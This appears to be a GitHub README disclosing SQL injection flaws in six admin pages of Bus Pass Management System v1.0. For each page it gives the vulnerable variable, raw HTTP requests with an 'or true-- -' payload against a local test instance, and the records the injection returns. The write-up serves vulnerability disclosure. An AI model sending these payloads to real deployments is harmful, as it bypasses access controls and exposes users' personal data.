jcarabantes / **Bus-Vulnerabilities** Public

1 star 0 forks

Star | Notifications

Code | Issues | Pull requests | Actions | Projects | Security | Insights

main | Go to file

jcarabantes Update README.md ... on Jul 13 3

View code

README.md

Bus-Vulnerabilities

Author:

Javier Carabantes: @javicarabantes.

Short description

Multiple SQL injections detected in Bus Pass Management System Project v1.0

Vulnerability description

Multiple files with different parameters were found where an SQL Injection vulnerability exists:

- buspassms/admin/view-enquiry.php
- buspassms/admin/pass-bwdates-reports-details.php
- buspassms/admin/changeimage.php
- buspassms/admin/search-pass.php
- buspassms/admin/edit-category-detail.php

- buspassms/admin/edit-pass-detail.php

PoCs

A simple SQLi PoC is going to be executed on each URL: "or true-- -"


- File: buspassms/admin/view-enquiry.php **line 65**

```
vuln var: $vid



GET Request

GET /admin/view-enquiry.php?viewid=-1%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```



```
GET /admin/view-enquiry.php?viewid=-1%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; security_level=
2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

View Enquiry

Name	Kiran	**Email**	kran@gmail.com
Message	cost of volvo place pritampura to dwarka		

Name	Anuj	**Email**	AKKK@GMAIL.COM
Message	This is for testing.		

Name	1	**Email**	12@22.jhg
Message	1		


- File: buspassms/admin/pass-bwdates-reports-details.php **line 80**

```
vuln var: $fdate and $tdate


POST Request:

POST /admin/pass-bwdates-reports-details.php HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8083/admin/pass-bwdates-report.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://localhost:8083
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Cache-Control: max-age=0

fromdate=2022-07-13&todate=2022-07-21'+or+true--+-&submit=
```



```
POST /admin/pass-bwdates-reports-details.php HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8083/admin/pass-bwdates-report.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://localhost:8083
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Cache-Control: max-age=0

fromdate=2022-07-13&todate=2022-07-21'+or+true--+-&submit=
```

Between Dates Reports of Pa

Pass Report from 2022-07-13 to 2022-07-21' or true-- -

10 records per page Search:

S.NO	Pass Number	Full Name	Contact Number	Email
1	286529906	Yogesh Kumar	4654464646	yogi@gmail.com
2	915773340	Suresh Khanna	9879878978	suresh@gmail.com
3	884595667	Sasikumar	1234567890	info@phpscriptson


- File: buspassms/admin/changeimage.php **line 82**

```
vuln var: $eid



GET Request:

GET /admin/changeimage.php?editid=-1%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```



```
GET /admin/changeimage.php?editid=-1%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Full Name: Yogesh Kumar
Old Photo
New Photo: Choose File No file chosen
Full Name: Suresh Khanna
Old Photo
New Photo: Choose File No file chosen
Full Name: Sasikumar
Old Photo

- File: buspassms/admin/search-pass.php **line 89**


```
vuln var: $sdata



POST Request:
```

```
POST /admin/search-pass.php HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://localhost:8083
DNT: 1
Connection: close
Referer: http://localhost:8083/admin/search-pass.php
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

searchdata=-1%27+or+true--+-&search=
```



```
POST /admin/search-pass.php HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://localhost:8083
DNT: 1
Connection: close
Referer: http://localhost:8083/admin/search-pass.php
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; security_level=2;
PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

searchdata=-1%27+or+true--+-&search=
```

Result against "-1' or true-- -" keyword

S.NO	Pass Number	Full Name	Contact Number	Email	Creation Date
1	286529906	Yogesh Kumar	4654464646	yogi@gmail.com	2020-04-14 11:47:03
2	915773340	Suresh Khanna	9879878978	suresh@gmail.com	2020-04-13 11:50:15

- File: buspassms/admin/edit-category-detail.php **line 89**


```
vuln var: $eid



GET Request:

GET /admin/edit-category-detail.php?editid=-8%20or%20true--%20- HTTP/1.1
```

```
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```



Request

```
GET /admin/edit-category-detail.php?editid=-8%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; security_level=
2; PHPSESSID=o45mh2nf8o8dmlaj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Response

Bus Pass MS

Admin
Online

Update Category

Category Name: AC Bus

Category Name: Non AC Bus

Category Name: Volvo Bus

Category Name: Delux Bus

- File: buspassms/admin/edit-pass-detail.php **line 97**


```
vuln var: $eid



GET Request:

GET /admin/edit-pass-detail.php?editid=-1%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
```

```
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
security_level=2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```



```
GET /admin/edit-pass-detail.php?editid=-1%20or%20true--%20- HTTP/1.1
Host: localhost:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; security_level=
2; PHPSESSID=o45mh2nf8o8dm1aj99vrrldqn3; security=low; showhints=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Edit Pass

Pass ID: 286529906

Full Name: Yogesh Kumar

Photo — Edit Image

Contact Number: 4654464646

Email Address: yogi@gmail.com

Releases

No releases published

Packages

No packages published